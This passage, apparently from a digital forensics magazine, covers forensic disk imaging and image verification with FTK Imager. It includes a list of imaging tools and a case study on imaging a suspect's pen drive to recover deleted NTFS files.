


Figure 11. *Select verification and progress options in FTK Imager*




Figure 12. *Imaging progress in FTK imager*

- Format and name the WD with the same format and name as the OAD.
- Add the OAD as physical evidence in FTK Imager
- Navigate to the root of the OAD file structure in FTK Imager where you will see the image folder you created
- Right-Click on that folder and select “Export Files”
- In the “Browse for Folder” select the root of the WD and click “OK”
- Once the copy process is complete, the copied image must be verified. In FTK Imager:
- Click the “Add Evidence Item” icon.
- Select “Image File” (Figure 17).




Figure 13. *Creation of image fragments in Windows Explorer*




Figure 14. *Image completion in FTK Imager*




Figure 15. *Verification results in FTK Imager*

- Browse to the folder where the image is stored on the WD and Select the file EV001.001 (Figure 18).
- Click the “Finish” button.
- Right click on the image in the “Evidence Tree” column (Figure 19).
- Select “Verify Drive/Image…”.

You can browse the file system and even see the contents of files within FTK Imager while it is verifying (Figure 20).

Once the verification process is complete, compare the MD5 hash to that of the hash in the report file that is stored with the image. They should match. I like to take a screen-shot of the verification message and save it with the image on the WD. The screenshot documents the fact that I verified the working drive image. Finally, remove the image from FTK Imager, power-off the two target drives, and the acquisition is complete.

OTHER HANDY TOOLS

In this article I have focused on using FTK Imager. However, there are a number of other tools out there, both software and hardware, which will do the job:

- Forensic Tool Kit (FTK) from AccessData – Popular commercial forensic software suite




Figure 16. *Remove evidence item from FTK Imager*




Figure 17. *Add image file to FTK Imager*

- EnCase made by Guidance – Popular commercial forensic software suite
- ImageMaSSter from Intelligent Computing Solutions – Commercial hardware solution. Allows simultaneous creation of an image to multiple target drives
- F-Response from F-Response software – Commercial remote acquisition tool
- dd – Open source command line image creation tool for *nix
- dcfldd – Open source command line image creation tool for *nix. Similar to but has more forensics features than dd.
- dc3dd – Open source command line image creation tool for *nix. dc3dd is a patched version of GNU dd to include a number of features useful for computer forensics. Many of these features were inspired by dcfldd, but were rewritten for dc3dd.
- CelleBrite – Commercial hardware and software for imaging and examining mobile devices

There are quite a few others out there, mostly specialty software or boot CDs that provide GUI's to the dd* tools or are for specific platforms. These include Raptor, BackTrack, CAIN, Blacklight, Helix, and I'm sure many others.

Other tools an examiner should have in order to perform nearly any type of acquisition:

- portable USB CD/DVD player,
- bootable USB drive,
- collection of SATA, eSATA, SATA to eSATA, IDE, USB, FireWire, and Ethernet cables,
- Molex to Molex and Molex to SATA power adapters,
- universal power supply,
- adapters for SCSI, PATA, MicroSATA, MicroIDE, and ZIF connectors,
- universal IDE/SATA to USB bridge,
- anti-static mat,
- external SATA disk docking station,
- a variety of boot disks on both CD/DVD and USB,
- Linen EnCase Linux boot CD for network acquisition,
- network switch,
- antistatic evidence bags,
- printed chain of custody forms.




Figure 18. *Select source path in FTK Imager*




Figure 19. *Verify copied image in FTK Imager*





Figure 20. *Browse file system of image in FTK Imager*

CONCLUSION

The process of digital image acquisition is not just obtaining a disk image. It is the collection of efforts that track the evidence from source to evidence locker to the courtroom. It is the foundation of the digital forensics field and proper documentation serves as its cornerstone. To create inscrutable digital images, the forensic examiner must be technically skilled, detail oriented, and able to improvise when the situation arises.

About the Author



Thomas Plunkett has worked in the information security and digital forensics field since 1995. He has acquired thousands of digital images, performed forensics and security incident response for clients ranging from Federal government agencies and large multi-national companies to local businesses and celebrities. He is a Certified Information Systems Security Professional (CISSP), EnCase Certified Examiner (EnCE), and holds a Master's Degree in Information Systems.

FTK IMAGER BASICS

by Marcelo Lau & Nichols Jasper

This article discusses a basic FTK Imager case study. In this case study a pen drive has been found with a suspect, but it appears to be empty. We will show how to image the pen drive's file system and how the FTK tool can help us to show traces of deleted artifacts in the evidence media.

What you will learn:

- How to create a disk copy from a pen drive recovered during an investigation
- How to use FTK Imager functions to mount the image and see deleted files from the file system.

What you should know:

- Basics of forensics principles and procedures to make a digital evidence preserve their admissibility.
- File system concepts, like allocations and deal location of files at NFTS.
- Installation and basic usage of Windows platform programs.

Mobile devices are used everywhere and IT professionals have at least one USB Storage device to backup data, and files to use in another desktop computer or server or use it like a cryptographic token.

In this scenario, we know many times this kind of media is susceptible to data loss due to small physical size. I have already lost two of my USB storage devices, fortunately backup practices saved me a few headaches. With ubiquitous computing and storage media, a forensics examiner would be able to use forensic artifacts like that, which could be essential to the investigation context.

When nonprofessional users are performing a logical format, they will never be sure if their data or secrets are discoverable. We will see that in the modern NTFS file system, it does not occur without a robust device's wiping method and we can recover an essential piece of the investigation puzzle to validate and prove a hypothesis that might solve the case.

CASE CONTEXT

You walk into the room. The suspect from a crime that involves intellectual property is in the other corner and he doesn't have a lot of time. He's afraid he might be caught. You notice he is quickly typing some commands in his Windows 8 station. When you look at the computer, you discover only an empty pen drive visible on Windows Explorer.

When you try to visualize the content, the following shows: Figure 1.

His manager says, "I know he had copied many files off of the server, but I have no server log that can prove it".

Upon analyzing the situation you ask questions on how did the suspect delete or destroy the data so quickly – perhaps Wipe? Hidden Files? Some Cloud Storage tool? Maybe he uses the CTRL+X command from his pen drive to do something?

You have a good idea of what happened, but how can we prove this in court? How to prove that what you saw is what really happened; if the computer that the files were copied to has no control applied to support your argument of a corporate fraud?

We need to present to the court judge a forensics report with convincing arguments, and evidence that organize the facts and reconstitute without any doubt what happened since defense lawyers will have many "IFs" to argue your report and to free or mitigate his client debts with the justice.

For educational purposes, we will present a way you can conduct the investigation, and we will assume that our suspect used CTRL-X command to clean his pen drive at the very least.

TECHNICALLY VIEW AND FORENSICS RESPONSE

Let's see what occurred from a technical outlook. The suspect was using his Windows 8 workstation, and you have the information that maybe he was unlawfully collecting information from the company, but you don't know how this occurred. When you and his boss entered his office, you noticed that he typed commands on his computer – these commands will show whether his actions were legal or if he was trying to hide something.

First, you lead the suspect away from his workstation and leave him with responsible collaborators. Examining the workstation, you saw that it was not connected to any network, no Ethernet cable or wireless device, so your attention now focus on the operating system and file system properties, in this case, NTFS.

After concluding, that network traffic or memory information is not the path to go with this investigation, you make a live image from the PC to save the running processes and other volatile information with a forensics system like CAINE and then turn off the PC and use your forensics disk duplicator to assure a copy of the hard drive and the pen drive is made.

In your forensics lab, you make another copy from the first duplication and start examining the second copy. You must ensure the hash integrity is maintained for future admissibility.

You believe that the suspect deleted the content of the mobile media or used the CTRL-X command (cut) to remove the content and save it on another device. But, how can we prove it?

If the person deleted the files, the NTFS file system run the following process: it marks the files as deleted within the MFT (*Master File Table*) entry, leaving your position on MFT ready to be reused by the operational system if some "write" operation on the device is needed. Therefore, the content will be there until this area of the storage device has been re-written, overlapping the last content. An interesting video from "WhereIsYourData blog" shows this process through the forensics point of view.




Figure 1. *The Pen Drive of Suspect*



Figure 2. *Access Data FTK Imager Download Page*




Figure 3. *Start of FTK Imager Installation Process*




Figure 4. *End of FTK Imager installation Process*

If the content was not deleted, the CTRL-X Command is a combination of two operations from the Windows NFTS system:

First, there is a copy of the files to the memory and, when the insert place is selected and second on the moment that files were successfully moved there is the exclusion of the mark in the MFT Table, in other words, a real delete action in the file system.

Let's start the practical tasks with the forensic tool FTK Imager to show the process of cloning and analyzing.

DUPLICATING AND ANALYZING A THUMB DRIVE WITH FTK IMAGER

FTK Imager is forensic software created by Access Data that has features for creating forensic disk images, performing memory dumps and even resources for forensic analysis in the image created.

This article will focus on the forensics tool FTK Imager for two reasons: It's free, it's easily accessible and it's very intuitive to an enthusiast who knows a bit about computer forensics and wants to advance in this area.

Finally, let's start it. First of all, download the tool on the company's page: *http://www.accessdata.com/support/product-downloads* (Figure 2).

We will use FTK 3.1.2. After the short registration, get your package and start the installation process (Figure 3).

The installation process is very simple and requires almost no configuration; a NNF process will install the FTK tool on your Windows machine. In the final screen, don't check the box, because we can prepare the forensics station not to alter the original evidence (Figure 4).

In the sequence, use a hardware or software solution to block the "write" permission in the USB




Figure 5. *FTK Imager Main Screen*




Figure 6. *FTK Imager Create Disk function*




Figure 7. *Source of copy*




Figure 8. *Drive that will be cloned*




Figure 9. *Customizing output folder*

Ports of your Computer. The software solution changes the registry key below to assure that the operational system won't "write" on the device:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\
Control\StorageDevicePolicies\WriteProtect
```

Preferably, use another pen drive to test if the "write" protection is enabled. For some good references, use our "On the Web" section with valuable resources about Write Protectors.

Assuming the USB is already protected, let's plug in the pen drive collected from the suspect and start to produce the disk image. Start the FTK Imager with Administrator privileges (so it can find all the attached storage devices) and you will see your main interface: Figure 5.

In the menu File, use the option Create Disk Image: Figure 6. Then, select Physical Drive as copying source and click on Next (Figure 7). Choose the attached pen drive as Drive where the bit-a-bit copy will be made and click on Finish (Figure 8).

Click, Add… to customize your output folder (Figure 9). Check the image format like raw (dd) and it will get the bit-for-bit copy of the RAW data of




Figure 10. *Setting the Image Type as Raw (dd)*




Figure 11. *Completing the Case Information*



the disk or volume picked. Click on Next (Figure 10). Fill the case information and you can register what is the link between the evidence and the case. Click on Next (Figure 11).




Figure 12. *Selecting Image Destination and Setting the Fragment Size*




Figure 13. *Adjusting the Last Settings and Starting the Disk Cloning Process*




Figure 14. *Create Image Process*

Browse your file system and choose the folder where the pen drive image will be hosted. Additionally, put the image filename and *set the fragment size to 0 (zero)*, so only one image file will be generated instead of many files, according with the fragment size and the size of disk or volume involved in the process (Figure 12).

If all the options are ok, click on the Start Process and wait to the end of the disk duplication process (Figure 13).

The drive has been replicated bit-to-bit, preserving its integrity and showing the hash calculation in the end. If something goes wrong, the hash will mismatch and you should analyze what happened to correct the process error.




Figure 15. *Results of Cloning Process*

